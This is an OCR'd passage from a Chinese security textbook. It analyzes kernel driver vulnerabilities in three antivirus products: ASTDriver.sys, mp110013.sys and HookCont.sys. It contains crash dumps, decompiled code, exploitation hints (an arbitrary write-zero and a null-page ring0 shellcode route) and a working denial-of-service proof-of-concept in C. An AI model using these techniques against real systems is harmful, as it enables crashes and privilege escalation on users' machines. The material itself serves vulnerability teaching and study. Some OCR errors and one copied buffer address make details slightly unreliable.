


图 23.4.7 内核崩溃后的 WinDbg 输出信息

这里可以先做一个简单直观的分析，可以看到 Fuzz 程序在巡警进程 ast.exe 调用 NtDeviceIoControlFile 函数之前，将该函数的各项参数和数据打印了出来，其中 IoControlCode 为 0x50000408，驱动设备名称是\device\ASTDrivers，输入缓冲区大小为 16 字节，输入缓冲区地址为 0x0012F174，输入数据内容为十六进制的“84 F1 12 00 20 00 00 00 00 00 00 00 00 00 00 00”，输出缓冲区大小为 0，输出缓冲区地址为空。

而 Fuzz 策略是随机化输入数据的前 64 字节，于是这里应该是将 0x0012F174 指向的 16 字节全部随机化，随机化后的数据被篡改成了十六进制的“28 14 44 89 78 32 EA 5F 8E 75 6B 22 38 B1 FD 46”，然后 MITM Fuzz 程序会将新的参数和数据发到原始的 NtDeviceIoControlFile 函数去。而在超级巡警 ASTDriver.sys 驱动程序中对 0x50000408 这个 IoControlCode 的处理中存在问题。

为了彻底找到 ASTDriver.sys 驱动派遣例程问题的原因，可以在 Windbg 命令窗口中使用!analyze –v 命令，得到详细的内核崩溃分析：

```
    PAGE_FAULT_IN_NONPAGED_AREA (50)
    Invalid system memory was referenced.  This cannot be protected by try-except,
    it must be protected by a Probe.  Typically the address is just plain bad or it
    is pointing at freed memory.
    Arguments:
    Arg1: 89441428, memory referenced.
    Arg2: 00000001, value 0 = read operation, 1 = write operation.
    Arg3: f9c7569b, If non-zero, the instruction address which referenced the bad
memory address.
    Arg4: 00000000, (reserved)
    PROCESS_NAME:  ast.exe
    TRAP_FRAME:  f94f1b00 -- (.trap 0xffffffff94f1b00)
    ErrCode = 00000002
    eax=89441428 ebx=81266840 ecx=89441428 edx=ffa7c2d8 esi=81312da0 edi=811fc230
    eip=f9c7569b esp=f94f1b74 ebp=f94f1b90 iopl=0     nv up ei ng nz ac pe nc
    cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000         efl=00010296
    ASTDriver+0x169b:
    f9c7569b c70000000000   mov   dword ptr [eax],0  ds:0023:89441428= ????????
    Resetting default scope
    STACK_TEXT:
    f94f1634 804f9afd 00000003 89441428 00000000 nt!RtlpBreakWithStatus Instruction
    f94f1680 804fa6e8 00000003 00000000 c044a208 nt!KiBugCheckDebugBreak+0x19
    f94f1a60 804fac37 00000050 89441428 00000001 nt!KeBugCheck2+0x574
    f94f1a80 80520478 00000050 89441428 00000001 nt!KeBugCheckEx+0x1b
    f94f1ae8 80544568 00000001 89441428 00000000 nt!MmAccessFault+0x9a8
    f94f1ae8 f9c7569b 00000001 89441428 00000000 nt!KiTrap0E+0xd0
    WARNING: Stack unwind information not available. Following frames may be wrong.
    f94f1b90 f9c75184 89441428 5fea3278 50000408 ASTDriver+0x169b
    f94f1bc4 804efeb1 81286f18 81266840 806e5410 ASTDriver+0x1184
    f94f1bd4 8057f688 812668b0 8125fbe8 81266840 nt!IopfCallDriver+0x31
    f94f1be8 805804eb 81286f18 81266840 8125fbe8 nt!IopSynchronousService Tail+0x60
    f94f1c84 8057904e 00000928 00000000 00000000 nt!IopXxxControlFile+0x5c5
    f94f1cb8 f74ecb12 00000928 00000000 00000000 nt!NtDeviceIoControlFile+0x2a
    f94f1d34  8054160c  00000928  00000000  00000000  BehaviorMon!HookNtDeviceIo
ControlFile+0x892
    //省略…
```

从上面分析中的栈回溯可以看出，问题发生在 ASTDriver+0x169b 所在的函数中，这个函数是从 ASTDriver+0x1184 所在的函数调用过来的。因此，我们先定位到 ASTDriver+0x1184 所在的函数，如下所示：

```
    signed int __stdcall sub_110D0(int a1, PIRP Irp)
    {
```

```
    signed int result; // eax@2
    int pIrpStack; // [sp+8h] [bp-1Ch]@1
    int v4; // [sp+Ch] [bp-18h]@10
    int secondDWORD; // [sp+10h] [bp-14h]@3
    PVOID systemBuffer; // [sp+18h] [bp-Ch]@1
    int firstDWORD; // [sp+1Ch] [bp-8h]@3
    int IoControlCode; // [sp+20h] [bp-4h]@3
    pIrpStack = (int)Irp->Tail.Overlay.CurrentStackLocation;
    systemBuffer = Irp->AssociatedIrp.MasterIrp;
    if ( *(_DWORD *)(pIrpStack + 8) == 16 )
    {
      secondDWORD = *((_DWORD *)systemBuffer + 1);
      firstDWORD = *(_DWORD *)systemBuffer;
      IoControlCode = *(_DWORD *)(pIrpStack + 12);
      switch ( IoControlCode )
      {
        case 0x50000404:
          v4 = sub_112B0(firstDWORD, secondDWORD, *((PVOID *)systemBuffer + 2),
*((_DWORD *)systemBuffer + 3));
          break;
        case 0x50000408:
          v4 = sub_11690((PVOID)firstDWORD, secondDWORD);
          break;
        case 0x5000040C:
          v4 = sub_11810((PVOID)firstDWORD, secondDWORD);
          break;
      }
      IofCompleteRequest(Irp, 0);
      result = v4;
    }
    else
    {
      IofCompleteRequest(Irp, 0);
      result = 0xC000000Du;
    }
    return result;
  }
```

该函数实际上就是驱动的派遣函数。当 IoControlCode 为 0x50000408 时，会调用 sub_11690 函数，参数有两个，第一个参数是用户输入缓冲区中的第一个 DWORD，第二个参数是用户输入缓冲区的第二个 DWORD。从 Windbg 输出的被随机化的用户输入数据可以看到，这两个 DWORD 分别是 0x89441428 和 0x5fea3278，这一点和栈回溯的结果是一致的。

```
f94f1b90 f9c75184 89441428 5fea3278 50000408 ASTDriver+0x169b
```

接下来，我们需要分析一下 sub_11690 函数的内部逻辑：

```
signed int __stdcall sub_11690(PVOID firstDWORD, int secondDWORD)
{
  signed int result; // eax@2
  unsigned int v3; // [sp+0h] [bp-1Ch]@6
  int v4; // [sp+4h] [bp-18h]@6
  int v5; // [sp+14h] [bp-8h]@6
  PVOID v6; // [sp+18h] [bp-4h]@15
  *(_DWORD *)firstDWORD = 0;
  if ( secondDWORD == 32 )
  {
    if ( MmIsAddressValid(firstDWORD) && MmIsAddressValid(firstDWORD +
secondDWORD - 1) )
    {
    //省略部分代码……
    }
  }
  return result;
}
```

这个函数有一个致命的错误，就是函数开头没有对 firstDWORD 进行任何检查，直接向 firstDWORD 地址所指向的 DWORD 赋值为 0，而 firstDWORD 是可以认为控制的。

至此，该漏洞已经分析完毕。漏洞利用起来也非常简单，只需将要修改的 Ring0 内存地址放在输入缓冲区的第一个 DWORD 即可。然后向设备\device\ASTDrivers 发送 IoControlCode 为 0x50000408 的 IoControl。这样便实现了向任意地址写 0 的作用。

另外，如果进一步研究上面 sub_11690 函数的内部逻辑，如果不利用“***(_DWORD *)firstDWORD = 0;**”这句代码的漏洞，函数中还有其他几处漏洞可以利用，最终实现向任意地址写入任意数据的效果。具体方法留给读者自行分析。

23.4.2 东方微点 mp110013.sys 本地提权漏洞

本漏洞的详细资料放在指定网站中的“[2010-04-07][微点][主动防御 1.2.10581.0278][Mp110013.sys][设计缺陷漏洞][本地权限提升]”目录下。

该漏洞存在于东方微点 mp110013.sys 这个驱动中，影响东方微点主动防御软件 1.2.10581.0278 和以前的版本。

为了揭示和重现该漏洞，首先在虚拟机中安装东方微点主动防御软件 1.2.10581.0278，如图 23.4.8 所示。

图 23.4.8 东方微点主动防御软件 1.2.10581.0278 主界面

然后启动 IoControl Fuzz 程序，如图 23.4.9 所示。




图 23.4.9 启动我们的 IoControl Fuzz 程序

同时对微点的服务程序 MPSVC2.exe 进行 IoControl M ITM F uzz，在进程列表中选中

MPSVC2.exe 进程，然后单击进程列表右上角的“MITM Fuzz”按钮，会弹出如图 23.4.10 所示对话框。




图 23.4.10　添加对微点进程的 MITM Fuzz 项的 Fuzz 策略

此时的 Fuzz 策略只是设置对输入数据的畸形化，即对输入数据的头 64 字节进行随机化，如图 23.4.10 所示，然后单击右下角的“确定”按钮。

此时 DeviceIoControl MITM Fuzz 列表中增加了一条 Fuzz 项，如图 23.4.11 所示。




图 23.4.11　添加对微点进程的 MITM Fuzz 项的 Fuzz 策略完毕

接下来的任务依旧是触发漏洞。触发该漏洞需要使用东方微点主动防御软件“主功能区 | 系统分析 | 模块/进程”功能。如图 23.4.12 所示。

开启 MITM Fuzz，然后点击东方微点的“主功能区 | 系统分析 | 模块/进程”功能，会弹出如图 23.4.13 所示对话框。




图 23.4.12 微点的“主功能区 | 系统分析 | 模块/进程”

图 23.4.13 微点弹出的提示信息对话框

过不了多久，就会发现虚拟机蓝屏了，同时在 WinDbg 命令窗口中会有如图 23.4.14 所示输出。

```
====NtDeviceIoControlFile [8000012C] 调用前====
[NtDeviceIoControlFile] process(980) = C:\Program Files\Micropoint\MPSVC2.exe
[NtDeviceIoControlFile] FileHandle=00000508 \Device\mp110013
[NtDeviceIoControlFile] InputBufferLength=128
[NtDeviceIoControlFile] OutputBufferLength=0
[NtDeviceIoControlFile] InputBuffer(0358F7C4)=
7A 00 09 00 04 00 00 00 A4 F7 58 03 AC F7 58 03
10 04 00 00 A0 F7 58 03 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

[NtDeviceIoControlFile] OutputBuffer(00000000)=


========

====fill input buffer with random data====
A2 36 86 90 68 03 24 2C 18 39 9E 5E 4C 18 3B 8E
8E DF D5 22 C8 31 13 96 16 22 A9 D5 0A F1 A0 0A
F7 C5 E0 B7 05 CB 5B E7 01 B3 BE 97 05 E2 48 6C
A0 DA C9 43 15 91 B7 08 F5 D1 EA 6C FD 86 E5 3F

========

*** Fatal System Error: 0x0000007f
                        (0x00000008,0x80042000,0x00000000,0x00000000)

Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.
```

图 23.4.14 内核崩溃后的 WinDbg 输出信息

可以看到 Fuzz 程序在微点进程 MPSVC2.exe 调用 NtDeviceIoControlFile 函数之前，将该函数的各项参数和数据打印了出来，其中 IoControlCode 为 0x8000012C，驱动设备名称是 \Device\mp110013，输入缓冲区大小为 128 字节，输入缓冲区地址为 0x0358F7C4，输入数据内

容为十六进制的以下数据：

```
7A 00 09 00 04 00 00 00 A4 F7 58 03 AC F7 58 03
10 04 00 00 A0 F7 58 03 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
......(尾部 64 字节数据没有打印)
```

输出缓冲区大小为 0，输出缓冲区地址为空。

而 Fuzz 策略是随机化输入数据的前 64 字节，于是这里应该是将 0x0012F174 指向的 16 字节全部随机化，随机化后的数据被篡改成了十六进制的以下数据：

```
A2 36 86 90 68 03 24 2C 18 39 9E 5E 4C 18 3B 8E
8E DF D5 22 C8 31 13 96 16 22 A9 D5 0A F1 A0 0A
F7 C5 E0 B7 05 CB 5B E7 01 B3 BE 97 05 E2 48 6C
A0 DA C9 43 15 91 B7 08 F5 D1 EA 6C FD 86 E5 3F
......(尾部 64 字节数据不做篡改)
```

然后 MITM Fuzz 程序会将新的参数和数据发到原始的 NtDeviceIoControlFile 函数中去。而在东方微点 mp110013.sys 驱动程序中对 0x8000012C 这个 IoControlCode 的处理中存在问题。

在 WinDbg 命令窗口中使用!analyze –v 命令，得到详细的内核崩溃分析如下：

```
UNEXPECTED_KERNEL_MODE_TRAP (7f)
This means a trap occurred in kernel mode, and it's a trap of a kind
that the kernel isn't allowed to have/catch (bound trap) or that
is always instant death (double fault).  The first number in the
bugcheck params is the number of the trap (8 = double fault, etc)
Consult an Intel x86 family manual to learn more about what these
traps are. Here is a *portion* of those codes:
If kv shows a taskGate
      use .tss on the part before the colon, then kv.
Else if kv shows a trapframe
      use .trap on that value
Else
      .trap on the appropriate frame will show where the trap was taken
      (on x86, this will be the ebp that goes with the procedure KiTrap)
Endif
kb will then show the corrected stack.
Arguments:
Arg1: 00000008, EXCEPTION_DOUBLE_FAULT
Arg2: 80042000
Arg3: 00000000
Arg4: 00000000
Debugging Details:
------------------
BUGCHECK_STR:  0x7f_8
```

```
    TSS:  00000028 -- (.tss 0x28)
    eax=81123880 ebx=81120f80 ecx=2c23f92a edx=8000012c esi=00000000 edi= 8113f388
    eip=f96a37c0 esp=f7b25000 ebp=f7b278f8 iopl=0       nv up ei ng nz ac po nc
    cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000         efl=00010292
    mp110013+0x7c0:
    f96a37c0 ff30    push    dword ptr [eax]     ds:0023:81123880=00000937
    Resetting default scope
    DEFAULT_BUCKET_ID:  CODE_CORRUPTION
    PROCESS_NAME:  MPSVC2.exe
    LAST_CONTROL_TRANSFER:  from f96a8c06 to f96a37c0
    STACK_TEXT:
    WARNING: Stack unwind information not available. Following frames may be wrong.
    f7b278f8 f96a8c06 81120f80 80e5ea38 817cf210 mp110013+0x7c0
    f7b27ac8 804ef003 81728030 8113f388 806d12d0 mp110013+0x5c06
    f7b27ad8 80574e4e 8113f3f8 811ec470 8113f388 nt!IopfCallDriver+0x31
    f7b27aec 80575cdd 81728030 8113f388 811ec470 nt!IopSynchronousService Tail+0x60
    f7b27b94 8056e63a 00000508 00000000 00000000 nt!IopXxxControlFile+0x5e7
    f7b27bc8 f7363b12 00000508 00000000 00000000 nt!NtDeviceIoControlFile+0x2a
    f7b27c44  f99b081f  00000508  00000000  00000000  BehaviorMon!HookNtDeviceIo
ControlFile+0x892
    f7b27d34 8053da48 00000508 00000000 00000000 Hookport+0x481f
    f7b27d34 7c92eb94 00000508 00000000 00000000 nt!KiFastCallEntry+0xf8
    0358f70c 7c92d8ef 7c801671 00000508 00000000 ntdll!KiFastSystemCallRet
    0358f710 7c801671 00000508 00000000 00000000 ntdll!ZwDeviceIoControl File+0xc
    0358f770 006281bd 00000508 8000012c 0358f7c4 kernel32!DeviceIoControl+0xdd
    0358fed8 003c7b9d 0000022c 0358fefc 0358ff04 mp110034+0x81bd
    00000000 00000000 00000000 00000000 00000000 mp110036+0x7b9d
```

从过分析中的栈回溯，可以看到最终出问题的代码落在 mp110013+0x5c06 和 mp110013+0x7c0 所处的函数中。导致崩溃的指令如下：

```
    f96a37c0 ff30    push    dword ptr [eax]     ds:0023:81123880=00000937
```

这条指令的寻址都是正常的，eax 指向的 DWORD 是存在，那为什么无法 push 呢？除非此时发生了“栈上溢”。这时再来看看发生崩溃时的 esp 值，从上面的分析可以看到当时 esp 值为 f7b25000，用!address f7b25000 指令查一下这个地址的属性。

```
    kd> !address f7b25000
      f7b24000 - 00004000
            Usage      KernelSpaceUsageKernelStack
            KernelStack 80e5e828 : 3d4.82c
```

可以看出，该地址处于内核栈的顶部，由于系统在栈顶预留了 0x1000 的空间，因此已经无法再 push 了。

```
    kd> dd f7b25000-4
```

```
f7b24ffc  ???????? 00000000 00000000 8113bf1c
f7b2500c  81123ab0 43504354 020a0027 00000000
f7b2501c  00000000 00000000 00000000 00000000
```

看到了内核崩溃的直接原因后，还需要找到其根本原因。首先定位到 mp110013+0x5c06 所在的函数，如下所示：

```
.text:00015BE4 loc_15BE4:          ; CODE XREF: .text:00015BD7↑j
.text:00015BE4              push    dword ptr [ebp-74h]
.text:00015BE7              push    dword ptr [ebp-98h]
.text:00015BED              lea     eax, [ebp-0E8h]
.text:00015BF3              push    eax
.text:00015BF4              push    ebx
.text:00015BF5              call    sub_1090E
.text:00015BFA              mov     [ebp-94h], eax
.text:00015C00              push    ebx                 // 输入缓冲区指针
.text:00015C01              call    sub_107B0           // 函数调用
.text:00015C06              mov     [edi+1Ch], eax
.text:00015C09              cmp     [ebp-94h], esi
.text:00015C0F              jz      short loc_15C1E
.text:00015C11              lea     eax, [ebp-0E8h]
.text:00015C17              push    eax
.text:00015C18              push    ebx
.text:00015C19              call    sub_107FE
```

可以看到，该函数会调用到 **sub_107B0** 函数，那么我们再来看看 **sub_107B0** 函数的逻辑：

```
.text:000107B0 sub_107B0    proc near     ; CODE XREF: .text:00015C01↑p
.text:000107B0
.text:000107B0 arg_0        = dword ptr  8              // 输入缓冲区指针
.text:000107B0
.text:000107B0              mov     edi, edi
.text:000107B2              push    ebp
.text:000107B3              mov     ebp, esp
.text:000107B5              mov     eax, [ebp+arg_0]
.text:000107B8              add     eax, 4
.text:000107BB              mov     ecx, [eax]          // 循环次数 可控
                                                        // 是输入缓冲区第二个 DWORD
.text:000107BD              add     eax, 4
.text:000107C0 loc_107C0:          ; CODE XREF: sub_107B0+15↓j
.text:000107C0              push    dword ptr [eax]     // 栈上溢
.text:000107C2              add     eax, 4
.text:000107C5              loop    loc_107C0
.text:000107C7              mov     eax, [ebp+arg_0]
.text:000107CA              call    dword ptr [eax]     // 调用输入缓冲区
                                                        // 第一个 DWORD 指向的函数
```

```
.text:000107CC                pop     ebp
.text:000107CD                retn    4
```

从上面的代码可以看出，**sub_107B0** 函数整个逻辑都是可以控制的，首先该函数中从输入缓冲区的第二个 DWORD 中取出要循环的次数，然后做了一个循环，最终调用了输入缓冲区的第一个 DWORD 所指向的函数。

如果循环的次数太多，会导致栈上溢，而这个次数可以通过输入缓冲区的第二个 DWORD 来控制，因此我们可以避免栈上溢。这里应当引起注意的是循环后面的一个 call 指令，调用的是输入缓冲区的第一个 DWORD 所指向的函数。

通过几次调试可以发现，只要往输入缓冲区的第一个 DWORD 处放一个错误的值，在派遣例程中会把它修改成 0，这样一来，最终调用的就是 0 这个地址。这是相当危险的，攻击者只要在 0 地址处申请内存，并存放 Ring0 Shellcode 就可以完美地利用这个漏洞。这一点可以通过栈回溯来证明，先看看调用 **sub_107B0** 函数的参数：

```
f7b278f8 f96a8c06 81120f80 80e5ea38 817cf210 mp110013+0x7c0
```

参数是 81120f80，再来看看这个地址指向的数据，是不是之前输入缓冲区的数据：

```
kd> dd 81120f80
81120f80  00000000 2c240368 5e9e3918 8e3b184c
81120f90  22d5df8e 961331c8 d5a92216 0aa0f10a
81120fa0  b7e0c5f7 e75bcb05 97beb301 6c48e205
81120fb0  43c9daa0 08b79115 6cead1f5 3fe586fd
81120fc0  00000000 00000000 00000000 00000000
81120fd0  00000000 00000000 00000000 00000000
81120fe0  00000000 00000000 00000000 00000000
81120ff0  00000000 00000000 00000000 00000000
```

仔细一看，确实和之前篡改的输入数据基本一致，不过第一个 DWORD 被微点的派遣例程修改成了 0。这正好如攻击者所愿！如果不改成 0，也许攻击者很难利用，而改成 0 反倒好利用多了。总的来说，这是一个本地权限提升内核漏洞，漏洞利用这里就不再赘述，感兴趣的读者，可以参考本章附带资料中的病调利用演示代码。

23.4.3 瑞星 HookCont.sys 驱动本地拒绝服务漏洞

本漏洞的详细资料放在指定网站中的“[2010-07-26][瑞星][瑞星 2010][HookCont.sys][本地拒绝服务内核漏洞]”目录下。


该漏洞存在于瑞星 2010 Ho okCont.sys 这个驱动中，版本低于或等于 23.0.0.5 的 HookCont.sys 都存在该漏洞。该驱动程序派遣例程中，对 IoControlCode 为 0x83003C07 的处理中，对 UserBuffer 检查使用 ProbeForWrite 函数不当和 try 的位置使用不当，造成本地拒绝服务漏洞。

```
void __stdcall DriverDispatch(struct _DEVICE_OBJECT *a1, PIRP Irp)
```

```
    {
      //省略部分代码...
      pIrpStack = Irp->Tail.Overlay.CurrentStackLocation;
      Type3InputBuffer = (HANDLE *)*((_DWORD *)pIrpStack + 4);
      UserBuffer = Irp->UserBuffer;
      InputBufferLength = *((_DWORD *)pIrpStack + 2);
      OutputBufferLength = *((_DWORD *)pIrpStack + 1);
      JUMPOUT((unsigned int)UserBuffer, (unsigned int)MmUserProbeAddress,
*(unsigned int *)loc_10EF2);
      JUMPOUT(
        (unsigned int)((char *)UserBuffer + *((_DWORD *)pIrpStack + 1)),
        (unsigned int)MmUserProbeAddress,
        *(unsigned int *)loc_10EF2);
      ProbeForRead(*((const void **)pIrpStack + 4), InputBufferLength, 1u);
      ProbeForWrite(UserBuffer, OutputBufferLength, 1u);
      IoControlCode = *((_DWORD *)pIrpStack + 3);
      if ( IoControlCode == 0x83003C07 )
      {
        if ( !*((_BYTE *)P + 11004) )
        {
          if ( InputBufferLength >= 4 )
          {
            v7 = sub_105AA(P, *Type3InputBuffer);
            if ( v7 )
            {
              *(_DWORD *)UserBuffer = v7;
              Irp->IoStatus.Information = 4;
            }
            *((_BYTE *)P + 11005) = 0;
            JUMPOUT(*(unsigned int *)loc_10EF9);
          }
        }
      }
    //省略部分代码......
```

从上面的代码可以看出，对 UserBuffer 检查使用 ProbeForWrite 函数的方法是不正确的，其中 ProbeForWrite 函数的第二个参数为 **OutputBufferLength**，没有任何检查就直接信任用户输入的 **OutputBufferLength**，那么只要 **OutputBufferLength** 为 0，这个 ProbeForWrite 函数的检查就是毫无意义的，也就是说 UserBuffer 可以是一个非法的内存地址。但是前面还有一个检查，要求 UserBuffer 不能超过 **MmUserProbeAddress**，即不能大于 0x7fff0000。

另外，通过反汇编代码可以看出瑞星在该派遣例程中使用的 try 的位置也是不正确的。




```
    and     [ebp+ms_exc.disabled], 0
    push    1             ; Alignment
    push    [ebp+InputBufferLength] ; Length
    push    ecx           ; Address
    call    ds:ProbeForRead
    push    1             ; Alignment
    push    [ebp+var_28]    ; Length
    push    edi           ; Address
    call    ds:ProbeForWrite
    or      [ebp+ms_exc.disabled], 0FFFFFFFFh
    mov     esi, [esi+0Ch]
    cmp     esi, 83003C07h
    jz      loc_10E91
```

可以看出，在做 ProbeForRead 和 ProbeForWrite 检查的时候，使用了 try，但是最后下面给 UserBuffer 写数据的代码中却没有使用 try！那么这样的话，只要躲过前面的 ProbeForRead 和 ProbeForWrite 检查，后面由于内存访问错误，直接造成蓝屏崩溃。这样的“try 位置使用不当”引发的漏洞，确实值得学习，其实瑞星其他的驱动中也有类似的问题，这里就不再赘述了，以下是该漏洞的 POC 代码。

```
    void  Test()
    {
          DWORD dw;
          HANDLE hDevice;
          DWORD InputBuffer[64]={0};
          char * deviceName="\\\\.\\HookCont";
          DWORD ioControlCode=0x83003C07;
          //获取设备句柄
          hDevice=CreateFile(deviceName,GENERIC_READ|GENERIC_WRITE,0,0,OPEN_EXIS
TING,FILE_ATTRIBUTE_SYSTEM,0);
          if(hDevice==INVALID_HANDLE_VALUE)
          {
                    displayError("打开设备出错！");
                    return ;
          }
          MyOutputDebugString("CreateFile  %s  ok!  hDevice=%08X\n",deviceName,
hDevice);
          //准备数据
          InputBuffer[0]=(DWORD)hDevice; //给一个句柄即可
          //触发漏洞
          if(!DeviceIoControl(hDevice,
                    ioControlCode,
                    InputBuffer ,
```

```
                4,
                (PVOID)(0x0),
                0,
                &dw,0))
        {
                displayError("DeviceIoControl failed!");
        }
        //关闭设备句柄
        CloseHandle(hDevice);
}
```

第 24 章　内核漏洞案例分析

一般地，内核漏洞大多出没于 ring3 到 ring0 的交互中。我们能想到的从 ring3 进入 ring0 的通道，以及操作系统提供的 API 都有可能存在漏洞。例如：驱动程序中 IoControl 的处理函数，SSDT 和 Shadow SSDT 中的系统服务函数（无论是否被 hook 都有可能存在漏洞），系统回调函数，内核钩子程序等。从漏洞数量来看，驱动程序中 IoControl 的处理函数中的漏洞最为多见，尤其是第三方的驱动程序。

前面 21.3.1 节中，内核漏洞按照严重程度和利用原理分别进行了分类，本节将对几种典型的内核漏洞，用几个真实的内核漏洞案例来详细分析。

24.1　远程拒绝服务内核漏洞

远程拒绝服务内核漏洞——是指能够利用来使得远程系统崩溃或资源耗尽的内核程序 bug 或缺陷。

这里以“[2009-09-08][Microsoft][SMB2][SRV2.SYS][远程拒绝服务内核漏洞][36299]”漏洞为例分析这种漏洞的具体细节。

